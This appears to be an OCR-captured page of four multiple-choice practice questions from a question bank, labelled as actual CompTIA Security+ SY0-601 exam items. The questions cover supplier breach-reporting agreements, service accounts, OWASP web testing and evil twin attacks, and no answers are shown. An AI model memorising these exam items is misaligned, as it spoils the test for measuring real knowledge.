
A company policy requires third-party suppliers to self-report data breaches within a specific time frame. Which of the following third-party risk management policies is the company complying with?

A. MOU

B. SLA

C. EOL

D. NDA



Actual exam question from CompTIA's SY0-601
Question #: 471
Topic #: 1
[All SY0-601 Questions]


While troubleshooting service disruption on a mission-critical server, a technician discovered the user account that was configured to run automated processes was disabled because the user s password failed to meet password complexity requirements. Which of the following would be the best solution to securely prevent future issues?

A. Using an administrator account to run the processes and disabling the account when it is not in use

B. Implementing a shared account the team can use to run automated processes

C. Configuring a service account to run the processes

D. Removing the password complexity requirements for the user account



Actual exam question from CompTIA's SY0-601

Question #: 472

Topic #: 1

[All SY0-601 Questions]


A security analyst is assessing a new y developed web application by testing SQL injection, CSRF, and XML injection. Which of the follow ng frameworks should the analyst consider?

A. ISO

B. MITRE ATT&CK

C. OWASP

D. NIST



Actual exam question from CompTIA's SY0-601

Question #: 473

Topic #: 1

[All SY0-601 Questions]


A user s laptop constantly disconnects from the Wi-Fi network. Once the laptop reconnects, the user can reach the internet but cannot access shared folders or other network resources. Which of the following types of attacks is the user most likely experiencing?

A. Bluejacking

B. Jamming

C. Rogue access point

D. Evil twin



Actual exam question from CompTIA's SY0-601

Question #: 474

Topic #: 1

[All SY0-601 Questions]

